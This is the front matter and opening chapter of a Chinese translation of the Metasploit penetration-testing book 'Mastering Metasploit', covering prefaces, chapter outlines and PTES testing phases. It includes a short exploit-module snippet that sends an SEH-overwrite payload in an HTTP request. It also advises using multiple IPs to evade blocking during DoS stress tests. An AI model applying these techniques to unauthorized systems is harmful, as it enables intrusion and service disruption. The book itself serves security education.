图灵程序设计丛书

PACKT PUBLISHING

Mastering Metasploit
Second Edition

# 精通Metasploit渗透测试（第2版）

[英] Nipun Jaswal 著 李华峰 译

- 结合网络安全实践，系统阐述Metasploit渗透技术
- 包含大量对移动设备、SCADA、数据库、物联网设备的渗透案例

中国工信出版集团 人民邮电出版社
POSTS & TELECOM PRESS

# 数字版权声明

图灵社区的电子书没有采用专有客户端，您可以在任意设备上，用自己喜欢的浏览器和PDF阅读器进行阅读。

但您购买的电子书仅供您个人使用，未经授权，不得进行传播。

我们愿意相信读者具有这样的良知和觉悟，与我们共同保护知识产权。

如果购买者有侵权行为，我们可能对该用户实施包括但不限于关闭该帐号等维权措施，并可能追究法律责任。

## 作者简介

### Nipun Jaswal

IT安全业务践行者，充满激情的IT安全研究人员。拥有7年专业经验，IT安全测试技能娴熟。曾在*Eforensics*、*Hakin9*和*Security Kaizen*等著名安全杂志上发表过大量关于IT安全的文章，并因为Apple、Microsoft、AT&T、Offensive Security、Rapid7、Blackberry、Nokia、Zynga.com等知名公司进行漏洞发掘而为人熟知。

邮箱地址：mail@nipunjaswal.info。

## 译者简介

### 李华峰

信息安全顾问、自由撰稿人。从事网络安全研究与教学多年，在网络安全部署、网络渗透测试、社会工程学等方面有十分丰富的实践经验。目前已经出版《诸神之眼——Nmap网络安全审计技术揭秘》《机器人学经典教程》《精通Metasploit渗透测试》等多本著作和译著。联系方式为

lihuafeng1999@163.com。

封面设计 | 83720326@qq.com
自在书装设计

图灵程序设计丛书

Mastering Metasploit
Second Edition

# 精通Metasploit渗透测试

## （第2版）

[英] Nipun Jaswal 著　李华峰 译

人 民 邮 电 出 版 社
北　京

图书在版编目（C I P）数据

精通Metasploit渗透测试 : 第2版 / (英) 尼理·贾斯瓦尔 (Nipun Jaswal) 著 ; 李华峰译. -- 2版. -- 北京 : 人民邮电出版社, 2017.10
（图灵程序设计丛书）
ISBN 978-7-115-46940-3

Ⅰ. ①精… Ⅱ. ①尼… ②李… Ⅲ. ①计算机网络－安全技术－应用软件 Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2017)第235909号

## 内 容 提 要

本书介绍了时下流行的渗透测试框架——Metasploit。书中从其基本功能和传统使用方式开始，讲解编写 Metasploit 模块的基础知识，学习渗透模块的执行、构建与移植，详细解读客户端攻击、Metasploit 框架中的各种内置脚本。

与第 1 版相比，第 2 版增添了大量对移动设备、SCADA、数据库、物联网设备的渗透案例，并讲解了如何将全新的渗透模块导入到 Metasploit。此外，还囊括了大量出色的专业工具使用教程，采用了新版的社会工程学工具包，增加了大量经典详实的渗透模块编写实例。

本书适合网络与系统安全领域的技术爱好者和学生，以及渗透测试与漏洞分析研究方面的安全从业人员阅读参考。

◆ 著　　　　[英] Nipun Jaswal
译　　　　李华峰
责任编辑　朱　巍
执行编辑　夏静文
责任印制　彭志环

◆ 人民邮电出版社出版发行　　北京市丰台区成寿寺路11号
邮编　100164　　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京　　　　印刷

◆ 开本：800×1000　1/16
印张：18
字数：443千字　　　　2017年 10 月第 2 版
印数：3 001 – 6 000册　　　　2017年 10 月北京第 1 次印刷
著作权合同登记号　图字：01-2017-4858号

定价：59.00元

**读者服务热线：(010)51095186转600　印装质量热线：(010)81055316**

**反盗版热线：(010)81055315**

**广告经营许可证：京东工商广登字 20170147 号**

# 版权声明

纪念所有为国捐躯的英勇战士。

# 译　者　序

如果要选出2017年最热门的词汇，一定非“网络安全”莫属。从年初勒索者病毒大爆发，到年中《中华人民共和国网络安全法》的施行，这一切都表明网络安全已经成为了国家发展的一个重要问题。可是如何才能有效保证网络安全呢？

著名电影《金蝉脱壳》中曾经提到了一种特殊的职业——监狱安管专家。史泰龙饰演的雷・布雷斯林是最强的越狱高手，曾在8年内成功逃出14座安全防卫工程最严密的重刑监狱。而他的真正身份是美国国家安全局的监狱安管专家，每一次成功越狱，就代表他能找出该监狱的安管漏洞，进而强化改善。现在和上面例子中提到的监狱安管测试相类似的网络安全渗透测试也应运而生。

目前，我国的网络安全渗透测试行业还存在着巨大的缺口。随着互联网的高速发展，对渗透测试的需求将会越来越大。国内的网络安全渗透测试正处于起步阶段，从业人员大都是编程和网络经验都极为丰富的计算机从业人员。不过，随着Metasploit的问世，渗透测试技术将不再专属于那些高高在上的计算机天才。Metasploit作为一款开源的渗透测试工具，能够帮助你像电影中的专业人士一样，仅凭轻轻敲打几下键盘就完成整个渗透测试。而你所需要掌握的，只是敲击几个简单的命令。

但是和所有的开源软件一样，强大的Metasploit也一直都没有一本全面而又详细的使用教程。这种情形就如同把M16突击步枪摆在古代人面前一样——缺乏系统的指导和训练，任何利器都无法发挥作用。缺少一本详实深入的教材，也正是像我这样的教师最为苦恼的。

幸运的是在2015年的时候，我在图灵社区发现了Nipun Jaswal编写的《精通Metasploit渗透测试（第1版）》，而且还有幸承担了这本书的翻译工作。作者以丰富的行业背景、幽默的语言风格使这本书异常的精彩。可以说，这本书对Metasploit的讲解在国内甚至国际范围内都是极出色的。作为一名经验丰富的渗透测试专家，Nipun Jaswal将自己的经验与Metasploit的实际应用相结合，介绍了大量罕见且使用价值极高的技术。在《精通Metasploit渗透测试（第1版）》面世之后，我收到了来自读者的大量电子邮件，这些读者包括高校网络安全方面的教师、专业从事网络渗透测试的工程师、有志于此的大学生和爱好者，甚至还有从事网络安全管理的警察。从各行各业读者的反馈来看，这本书是相当成功的。

Nipun Jaswal在一年之后，将原先的版本重新整理，又加入了大量与时俱进的内容，出版了

《精通Metasploit渗透测试（第2版）》。相对其他图书，这个更新速度可能显得有些快了，但是对于一本网络安全的图书来说，这个速度却是极为合适的。回头看看这一年，微软的操作系统推出了多少补丁，浏览器的版本又升级了多少次，你就会明白网络安全技术进步得有多快了。

我一直觉得翻译这个职业和演员很像。演员为了演好一个角色就要将自己想象成角色，而翻译的时候，译者也要将自己代入到作者这个角色中，按照作者的思路去考虑问题，甚至模仿作者的语言习惯。一本书翻译完，我发现自己的写作习惯居然也和Nipun Jaswal有几分相像了。也正如人无完人，在这本书的翻译过程中，我发现了其中的一些疏漏和错误，也都在译文中做出了修正或者标注。

本书的翻译工作完结之时，也正是我所在学校又一届毕业生离校的时候。今年的几个毕业班是我从事教学工作以来相处时间最长的班级。在学校的这些年来，他们总得忍受我那些突发奇想的教学方式。也正是这几个班级的同学陪我走过人生最为低落的时候，在此感谢他们对我的善意和包容，我会永远想念他们！

感谢图灵的朱巍和夏静文编辑，在二位的鼓励和帮助引导下，我才能顺利地翻译完全部书稿。

感谢我的母亲，是她将我养育成人，并在人生的每一个关键阶段给予我帮助。感谢我深爱的妻子和可爱的儿子，感谢他们在我翻译此书时，给我无条件的理解和支持。

欢迎有志于从事网络安全渗透的诸位与我交流，我的Email地址为lihuafeng1999@163.com。

李华峰

2017年6月于唐山

# 序　　言

随着科技的发展，IT安全已经不只是一项需求，还是每个组织都必须遵循的一项实践。渗透测试是一种保证企业和组织免受来自外部和内部威胁（信息泄露，对各种资源、关键业务数据等的非法访问）的方法。

专业机构提供的渗透测试和漏洞评估等服务可以理解为雇用一群专家入侵组织的网络，从而避免日后其他人的入侵。不过，世界各地的执法机构对渗透测试这一概念有着完全不同的理解。

渗透测试包括很多阶段，通常从收集目标信息开始，继而扫描各种开放的入口（也就是端口扫描），利用漏洞进入系统，保持对目标的访问控制，最后清除所有痕迹。

最近，0day漏洞和高级持久性威胁导致大大小小的企业泄露了关键数据，占领了全世界的网络安全舞台。因此，渗透测试工程师的职业生涯目前充满了挑战，他们必须不断学习并掌握最新的渗透工具和技术。

这本书用一种非常实用的方法介绍了渗透测试。作者是一位著名的安全专家，上至企业安全架构，下至漏洞模块的编写，他都有十分丰富的经验。

现在市面上有很多关于渗透测试的图书，也有很多图书介绍了渗透测试领域的专用安全工具。本书完美地结合了这两者，同时详细介绍了当前使用最为广泛的渗透测试框架Metasploit的使用方法。

Metasploit作为使用最广泛的渗透测试框架之一，从各类企业到执法机构都能看到它的身影。Metasploit包含了1500多个模块，所涉及的功能涵盖了渗透测试的各个阶段，渗透测试工程师利用这些模块可以轻松完成渗透测试工作。Metasploit不仅提供了全面、有效的渗透测试方法，同时还是一个开源框架，提供了广泛的功能，例如新漏洞的开发与各种任务的自动化，从而减少了大量的人工工作，也节省了大量的时间。

在大型社区的支持下，Metasploit的技术和工具也不断更新。这个更新过程十分频繁，有的技术可能一夜之间就更新了，因此本书的编写过程也变得十分艰难。我相信你会体会到本书所涉及技术的价值，它们对你的未来职业生涯也会有很大的帮助。

J.P. Singh少将，Shaurya Chakra奖章获得者（已退役）
理学硕士、工商管理硕士、管理科学硕士、哲学硕士
印度亚米提大学主任

# 前　言

如今，在商业领域到处都需要渗透测试。随着近年来网络和计算机犯罪的逐年递增，渗透测试已经成为网络安全研究的核心问题之一。应用渗透测试技术可以有效地避免来自企业内部和外部的威胁。而企业应用渗透测试的必要性就在于它可以发现网络、系统或者应用程序的漏洞。此外，由于渗透测试是从攻击者的角度出发，因而可以更好地发现企业的弱点和威胁。在发现系统中的各种潜在缺陷以后，渗透测试还要利用这些漏洞来评估系统存在的风险因素以及漏洞可能产生的影响。

不过，渗透测试能否成功很大程度上取决于渗透测试工程师对目标信息的掌握情况。因此，渗透测试工程师通常会采用黑盒测试和白盒测试两种截然不同的方法开展工作。黑盒测试指的是渗透测试工程师在事先并没有目标内部信息的情况下开展的测试。因此渗透测试的第一步通常是系统地收集目标的信息。而在进行白盒渗透测试时，渗透测试工程师事先掌握了足够的目标环境的内部信息，可以直接验证目标系统可能存在的安全漏洞。

通常一次完整的渗透测试包含下面7个阶段。

(1) 前期交互阶段

在前期交互阶段，渗透测试工程师要确定渗透测试预期达到的目标，并确定测试的范围。渗透测试工程师将在这个阶段与客户展开讨论，确定本次渗透测试的所有业务与细节。

(2) 信息收集阶段

在信息收集阶段，渗透测试工程师在确定了目标和范围以后，就要采用主动和被动两种方法收集目标信息。其中被动信息收集可以在完全不接触目标的情况下进行。

(3) 威胁建模阶段

在威胁建模阶段，渗透测试工程师要根据之前获得的信息，找出对目标系统威胁最大的弱点，从而确定最为高效的渗透攻击方式。

(4) 漏洞分析阶段

在漏洞分析阶段，渗透测试工程师要找到并确认目标系统上存在的已知的和未知的漏洞，然

后在实验环境中进行验证。

(5) 渗透攻击阶段

在渗透攻击阶段，渗透测试工程师要利用之前得到的成果入侵目标系统的漏洞。这意味着在这个阶段，渗透测试工程师会尝试去获得目标系统的控制权。

(6) 后渗透攻击阶段

在后渗透攻击阶段，渗透测试工程师要开展一些实际的入侵行为。例如，盗取目标计算机的某个机密文件，直接关闭目标系统，或者在目标系统上创建一个新的远程管理账户，等等。一般来说，渗透测试工程师应该在这个阶段完成渗透攻击后的所有工作。

(7) 报告阶段

在报告阶段，渗透测试工程师需要将所有渗透测试过程中的工作进行汇总，并以书面报告的形式提交给客户。报告中还应该包括漏洞修补和安全升级的解决方案。

当渗透测试的目标仅仅是一台计算机时，完成以上7个阶段的难度似乎不大。可是当渗透测试工程师要面对的目标环境包含数以百计的计算机时，一切就不那么容易了。因此，在对大型网络进行渗透测试的时候，往往需要使用自动化渗透测试框架来代替手工测试。可以设想这样一个场景，渗透的目标刚好包含了一百台运行着同样操作系统以及提供相同系统服务的计算机。如果渗透测试工程师手动对每一台计算机进行测试，那么将会耗费掉大量的时间和精力。这种复杂情况正是渗透测试框架可以应对的，通过使用渗透测试框架不仅会为渗透测试工程师节省大量时间，同时也可以提供更多和更加灵活的渗透测试方法。渗透测试框架可以帮助你自动实现大部分工作，例如对攻击向量、扫描过程、漏洞识别以及最重要的漏洞渗透攻击的处理，从而节省时间并控制节奏。这正是Metasploit的作用所在。

Metasploit是目前最优秀，同时也是使用最广泛的渗透测试框架之一。在IT安全社区推广者的支持下，Metasploit不仅满足了一款大型渗透测试工具的需求，也提供了创新性功能，为渗透测试工程师带来了极大的便利。

本书的目标就是为读者介绍世界上最为流行的渗透测试框架Metasploit。本书着重从以下几个方面掌握Metasploit：渗透攻击、编写自定义渗透攻击模块、移植渗透攻击模块、测试服务以及进行复杂的客户端测试。本书还会指导读者将用指定的Ruby、汇编或者脚本语言（如Cortana）编写的外部渗透测试模块转换成Metasploit中的模块。阅读本书还将有助于提高读者的编程能力。

## 本书内容

第1章，走近Metasploit渗透测试框架。本章将带领我们使用Metasploit进行一次基础的渗透测试，从而帮助我们学习渗透测试方法和建立渗透测试环境；此外，还将系统讲解渗透测试的各个阶段。

第2章，打造定制化的Metasploit渗透测试框架。本章将系统讲解用来构建Metasploit模块所需的Ruby编程要点，并对现有Metasploit模块的结构进行说明。此外，还将详细介绍如何完成扫描器、认证测试工具、后渗透模块以及登录凭证采集模块的编写。

第3章，渗透模块的开发过程。本章将系统演示渗透模块的开发过程，并研究其中的开发要点；此外，将讲解如何使用程序测试和调试器，以及如何通过在调试器下观察应用程序的行为来收集开发所需要的重要信息；最后，还将演示如何利用这些收集到的重要信息编写一个Metasploit模块，并讨论绕过SEH和DEP这类系统保护机制的方法。

第4章，渗透模块的移植。本章将讲解如何将那些已经公开的可用渗透工具移植到Metasploit框架中，重点描述如何找出那些使用Perl、Python以及PHP语言编写的模块的核心功能，并通过Metasploit库将这些模块转化为成Metasploit框架的一部分。

第5章，使用Metasploit对服务进行测试。本章将带领我们对各种常见服务进行渗透测试，其中还包含了Metasploit中的一些重要模块，这些模块可以用来对SCADA、数据库和VOIP服务进行测试。

第6章，虚拟化测试的原因和阶段。本章将简要介绍使用Metasploit进行渗透测试的过程，并重点介绍那些可以协同Metasploit完成渗透测试任务的工具（例如Nmap、Nessus和OpenVAS）以及它们在Metasploit中的使用方法。最后，将讲解如何手动和自动地生成报表。

第7章，客户端渗透。本章将学习重点转移到了客户端渗透攻击，重点讨论如何将传统的客户端渗透攻击转变得更加复杂、精准。首先，将介绍一个基于浏览器的渗透模块和一个基于文件格式的渗透模块，并讲解这些模块对被渗透的Web服务器和网站用户的影响；然后，将展示如何通过Metasploit中的DNS欺骗模块将浏览器的渗透模块变成一个致命的武器；最后，将讲解如何使用Metasploit来完成对Android和Linux系统的渗透。

第8章，Metasploit的扩展功能。本章将首先研究Meterpreter中提供的基本后渗透功能和高级后渗透功能，并在此基础上进行更深入的研究；同时，还将讨论一些更高级的和基于硬件的后渗透模块。

第9章，提高渗透测试的速度。本章的重点是那些能加快渗透测试速度的策略和脚本，其中不仅会讲解如何加快渗透测试，还会介绍如何在编写渗透模块时利用Metasploit中的辅助功能来节省大量时间；最后，还将讨论如何自动地完成后渗透测试。

第10章，利用Armitage实现Metasploit的可视化管理。本章将会讲解当前Metasploit最为流行的图形用户界面——Armitage，并使用Armitage对目标进行扫描和渗透。此外，还将详细讲解Cortana，并利用它来编写自动化渗透攻击的脚本。最后，将讨论如何在Armitage中添加自定义的功能和创建自定义的界面菜单。

## 本书要求

如果读者想完成本书中的示例，将需要6到7台计算机，其中一台作为渗透测试机，另外几台可以作为渗透测试的靶机。如果读者的硬件资源十分有限，也可以在同一台计算机上运行多个虚拟机来搭建渗透测试实验环境。

除此以外，读者还需要最新的Kali Linux安装镜像文件，Kali作为Metasploit的运行平台，同时集成了本书提到的其他渗透测试工具。

读者还需要将Ubuntu、Windows XP、Windows 7、Windows Server 2008、Windows Server 2012、Metasploitable 2 和 Windows 10这些系统安装到虚拟机中，或者直接安装到计算机上，因为这些操作系统将成为Metasploit渗透测试的靶机。

此外，本书的每一章都提供了示例中使用的其他工具和存在漏洞的软件的下载链接。

## 读者对象

本书是Metasploit使用者的渗透测试指南，包含了完整的Metasploit渗透模块开发过程。在这个过程中，你将会见识到大量的技术和方法。通过学习这些技术和方法，你将掌握如何运用Metasploit框架，并且了解如何在高度安全的环境中进行高级渗透测试。

## 排版约定

本书采用了不同的文本格式，以区分不同类型的信息，以下是这些格式的解释。

正文中的代码、用户输入会以等宽字体进行表示，如：“这可以用`db_export`方法来实现。”

代码块的表示如下所示：

```
def exploit
    connect
    weapon = "HEAD "
    weapon << make_nops(target['Offset'])
    weapon << generate_seh_record(target.ret)
    weapon << make_nops(19)
    weapon << payload.encoded
    weapon << " HTTP/1.0\r\n\r\n"
    sock.put(weapon)
    handler
    disconnect
  end
end
```

当需要特别注意代码块的某一部分时，将会加粗显示。

```
weapon << make_nops(target['Offset'])
weapon << generate_seh_record(target.ret)
weapon << make_nops(19)
weapon << payload.encoded
```

命令行输入和输出如下所示：

```
irb(main):003:1> res = a ^ b
irb(main):004:1> return res
```

新术语或者关键词会使用**黑体**表示。

这个图标表示警告或需要特别注意的内容。

这个图标表示提示或者技巧。

## 读者反馈

我们欢迎读者的反馈意见。如果对本书有任何的想法，喜欢或者不喜欢哪些内容，都可以告诉我们。这些反馈意见对于帮助我们创作出对大家真正有所帮助的作品至关重要。

你可以将一般的反馈以电子邮件的形式发送到feedback@packtpub.com,并在邮件主题中注明书名。

如果你在某一方面很有造诣，并且愿意著书或参与合著，可以参考我们的作者指南http://www.packtpub.com/authors。

## 客户支持

现在你已经是我们Packt图书的尊贵读者了，我们会尽力帮助你充分利用手中的书籍。

## 勘误

虽然我们已尽力确保本书内容正确，但出错仍旧在所难免。如果读者在书中发现任何文字或者代码错误，欢迎将这些错误提交给我们，以便帮助我们改进本书的后续版本，从而避免其他读者产生不必要的误解。如果读者发现了错误，请访问网页http://www.packtpub.com/submit-errata，

选择相应图书，单击errata submission form链接，然后填写具体的错误信息即可。勘误一经核实，读者的提交将被接受，此勘误将被上传到本公司网站或添加到现有勘误表。读者可以通过在网页http://www.packtpub.com/support上选择书名来查看该书的勘误表。

有关中文版的勘误内容请提交至图灵社区，地址是www.ituring.com.cn/book/2048。

## 侵权声明

版权问题是每一个媒体都要面对的问题。Packt非常重视版权的保护。如果读者发现我们的作品在互联网上以任何形式被非法复制，请立即告知我们相关网址或网站名称，以便我们采取措施。

请将可疑盗版材料的链接发到copyright@packtpub.com。

非常感谢读者帮助我们保护作者的权益。

## 问题

如果对本书有任何方面的疑问，都可以通过questions@packpub.com与我们联系，我们将尽最大的努力解决。

## 电子书

扫描如下二维码，即可购买本书的电子版。

# 致　　谢

首先，我要感谢本书第1版的每一位读者，是你们造就了本书的成功；感谢我的母亲Sushma Jaswal和祖母Malkiet Parmar，感谢她们在我生命中的每个阶段对我的帮助；感谢Mini Malhotra在本书写作过程中给予我的大力支持；感谢Adrian Pruteanu审阅本书初稿并提出修改建议；感谢Packt这支优秀团队中的每一位成员，包括Prachi Bisht和Trusha Shriyan，感谢他们给我机会从事这个非常精彩的项目；最后，我还要感谢上帝，感谢他赐予我巨大的力量来完成这个项目。

# 目　录

# 第 1 章 走近Metasploit渗透测试框架

“除了上帝，我皆可渗透。”


——Binoj Koshy，网络安全专家

**渗透测试**是一种有目的性的、针对目标机构计算机系统安全的检测评估方法。渗透测试可以发现系统的漏洞和安全机制方面的隐患，并以此进行渗透攻击来取得目标计算机的控制权。通过渗透测试可以知道目标机构的计算机系统是否易于受到**攻击**，现有的安全部署是否能妥善地抵御攻击，以及哪部分安全机制可能被绕过，等等。渗透测试的主要目的是改善目标机构的安全性。

正所谓“工欲善其事，必先利其器”，渗透测试能否成功很大程度上取决于测试时是否使用了正确的工具和技术。渗透测试工程师必须选择正确的渗透测试工具和技术，才能保证任务的完成。当提到最优秀的渗透测试工具时，安全业界的绝大多数人都会首先想到**Metasploit渗透框架**。现在，Metasploit被公认是进行渗透测试时最有效的安全审计工具之一，它提供了最全面的漏洞渗透模块库，集成了优秀的模块开发环境，具有强大的信息收集和Web测试能力及其他许多功能。

本书不仅介绍了Metasploit渗透框架的功能与用法，同时也重点讲解了如何开发Metasploit模块和扩展Metasploit框架。本书假定读者已经掌握了Metasploit渗透框架的基础知识。在本书的部分章节中，我们也将带领读者回顾一些Metasploit渗透框架的基础性操作。

根据本书涵盖的所有知识，我们将按照下图所示的流程进行讲述。





本章将回顾渗透测试和Metasploit渗透框架的基础内容，这有助于我们学习后面的内容。

本章将着眼于以下几个要点。

- 渗透测试的各个阶段
- Metasploit框架的基本操作
- 渗透模块的作用
- 使用Metasploit对目标网络进行渗透测试
- 使用数据库的优势

正如“罗马不是一天就能建成的”，我们也不可能一天就成为专家级的渗透测试工程师。从一个菜鸟转变成一个渗透高手需要大量的实践工作，熟悉工作环境，具备对危急情况的处理经验，而最为重要的是，需要在反复的渗透测试工作中不断加深自己对该技能的领悟。

要对一个目标进行渗透测试，首先必须确保安全测试计划遵循了**渗透测试执行标准**（Penetration Testing Execution Standard，PTES）。如果对渗透测试的流程并不了解，可以登录http://www.pentest-tandard.org/index.php/PTES_Technical_Guidelines来学习渗透测试和安全分析部分的内容。依照PTES的要求，下图给出了渗透测试过程的各个阶段。




请参考http://www.pentest-standard.org网站，了解如何在工作环境中设置硬件和渗透测试系统阶段。这些设置都是进行专业渗透测试所需要的。

## 1.1 组织一次渗透测试

在开始先进、复杂的Metasploit攻击之前，必须先适应工作环境。获得关于工作环境的信息是一个很关键的因素，而它在进行渗透测试之前就开始起作用了。在开始Metasploit的练习之前，先来了解一下渗透测试的各个阶段，看看一个专业的渗透测试是如何组织的。

## 1.2 前期交互阶段

作为渗透测试的第一个步骤，前期交互阶段将确定客户（可能是一个公司、机构或者网络）的渗透测试的关键细节。这一切都是在与客户进行商讨之后决定的。这个阶段是连接客户与渗透测试工程师的桥梁。在这个阶段，渗透测试工程师要与客户进行充分的交流，以便客户对即将开展的渗透测试会对他的网络或者服务器产生的影响有足够的了解。因此，渗透测试工程师此时要以一个客户指导者的身份来进行这一阶段的工作。这一阶段还将确定渗透测试的范围、目标以及代表客户进行测试时的特殊需求，例如特殊的权限、关键系统的访问许可等。商讨的范围还将包括渗透测试预期对测试目标所产生的积极效果。在本阶段，需要商讨的关键点如下所示。

- **渗透测试的范围**：这一部分需要确定渗透测试的范围并预估整个项目的工作量。同时要确定哪些目标在渗透测试范围内，哪些是不允许进行渗透测试的。测试者要确认渗透区域内涉及的IP地址范围和域名范围，以及采用的测试类型（黑盒测试或白盒测试）。比如，当进行白盒测试时，会给予测试者哪些权限，是否可以对目标管理人员开展问卷调查，在什么时间段可以开展渗透测试，是否能对目标环境进行网络流量压力测试，以及商定本次渗透测试的费用以及支付条款。关于渗透范围的常规文档应该包含了如下问题的答案。
    - 目标组织最大的安全问题是什么？
    - 应该对哪些主机、网络地址范围或者应用程序进行测试？
    - 在测试时，应该将哪些主机、网络地址范围或者应用程序排除在测试范围之外？
    - 在测试范围内是否存在第三方系统或者网络？它们拥有了哪些系统（在渗透前是否需要获得目标组织的书面许可）？
    - 渗透测试是在现场实地环境中进行还是在虚拟测试环境中进行？
    - 渗透测试是否包括以下测试技术：使用ping对网络范围进行扫描、对目标主机进行端口扫描、对目标进行漏洞扫描、对目标进行渗透测试、应用程序级的操作、客户端Java/ActiveX逆向功能、物理渗透尝试、社会工程学。
    - 渗透测试是否包括内部网络测试？如果包括的话，如何获取权限？
    - 客户端/终端用户系统是否包含在测试范围内？如果包含的话，将会涉及多少客户？
    - 是否允许使用社会工程学手段？如果允许的话，如何使用？
    - 是否允许使用拒绝服务攻击？
    - 是否可以使用具有破坏性的检查手段和渗透模块？
- **渗透测试的目标**：这一部分要商定本次渗透测试预期达到的主要和次要效果。有关渗透目标的常见问题列举如下。
    - 这次渗透测试的商业需求是什么？
        - 出于审计和标准化的目的
        - 积极主动的内部决策以确定所有弱点
    - 目标是什么？
        - 列出目标的各种漏洞
        - 证明各种漏洞的存在
        - 测试各种事件响应
        - 对网络、系统或者应用程序漏洞的渗透模块开发
        - 以上全部
- **渗透测试用到的术语和定义**：这一部分要向客户介绍整个测试过程中出现的专业术语和定义，以便客户能够更好地理解整个渗透测试工作。

- **渗透测试的规定**：这一部分要商定完成渗透测试的工期，具体工作展开的进度表，渗透攻击的授权许可，以及定期召开会议以跟进渗透测试进程中出现的各种情况。有关约定规则的常见问题列举如下。
  - 希望在什么时候执行这些测试？
    - 在工作时间
    - 下班之后
    - 在周末
    - 在系统维护期间
  - 这个测试是在生产环境下进行的吗？
  - 如果生产环境不能受到影响，是否存在类似的环境（开发或者测试系统）可以用来进行渗透测试？
  - 谁是技术要点的联系人？

如果想获得关于前期交互的更多信息，请访问网址http://www.pentest-standard.org/index.php/Intelligence_Gathering。

## 1.3 信息收集/侦查阶段

在**信息收集**阶段，你需要尽可能采用各种方式来收集目标网络的所有信息。这个目标网络可能是互联网的一个网站，或者是一个社会性的组织，甚至可能是一个财力雄厚的老牌商业公司。在这个阶段，最重要的是要通过各种社交媒体网络来收集相关信息，以及使用Google Hacking技术（一种使用特殊的查询方法通过Google搜索引擎收集敏感信息的工具）去寻找目标的相关信息。另外，对目标使用主动扫描和被动扫描技术进行**踩点**（footprinting）也是一种可行的办法。

信息收集是整个渗透测试过程中最为重要的阶段之一。与尝试所有可行的渗透测试方法相比，对目标有适当的了解可以让测试者选择合适和准确的渗透测试攻击方式。这样做将会大大缩短整个渗透测试耗费的时间。通常这个阶段会占到整个渗透测试所需时间的40%~60%。最终能否成功渗透进入目标网络很大程度上取决于测试者在这个阶段的工作成果。

作为一名渗透测试工程师，必须要把通过对目标网络进行各种扫描以获得足够的信息作为自己的职责。扫描目标计算机上运行的服务、开放的端口，以及验证这些端口上运行着的全部服务，然后判断这些服务中哪些是可以被攻击的，并且决定如何利用它们作为入侵目标的通道。

其次，在这个阶段还要明确目标网络当前部署的安全控制措施以及如何才能破坏这些措施。

接下来用一个示例来讨论这一点。设想这里有一个针对Web服务器的黑盒测试，客户希望进行网络流量压力测试。

我们将对服务器进行网络流量压力测试以判断目标的抗流量压力水平。简言之，就是服务器对**拒绝服务**（Denial of Service，DoS）攻击的应对能力。DoS攻击或网络流量压力测试指的是向目标服务器发送数量极为巨大的网络请求或数据，其目的是检测目标服务器在面对此类情形时，是能够继续正常工作还是因资源耗尽而拒绝服务。为了实现这个目标，我们启动网络压力测试工具，并对目标网站发起一次攻击。然而，在攻击发起之后的几秒，服务器端就不再响应我们的客户端请求，从Web客户端也无法打开目标服务器的Web页面。此外，浏览器上还会显示目标Web页面已经不在线的提示。这是怎么回事呢？是我们已经成功搞掉了目标服务器吗？可惜的是，并非如此。事实上，这表明目标服务器存在保护机制。由于目标服务器的管理人员事先设置的保护机制发现了恶意攻击的企图，从而禁止了从我们的IP地址发起的后续访问请求。在发起攻击前必须准确地收集目标信息以及验证目标提供的各种网络服务。

因此，利用多个不同的IP地址对目标Web服务器进行测试是更好的选择。在测试时使用两到三个不同的虚拟专用服务器是一种值得推荐的做法。另外，我建议在使用攻击模块对真实目标进行渗透测试前，在虚拟环境下对所有的攻击模块进行模拟测试。一个正确的、关于攻击的模拟验证是必需的。如果没有进行模拟测试就开展了渗透测试，那么很有可能攻击模块会直接导致目标服务崩溃，而这并不是我们所期望见到的。网络压力测试通常应该在业务末期或者维护期进行。此外，将用于测试客户端的IP列在白名单中也是十分重要的。

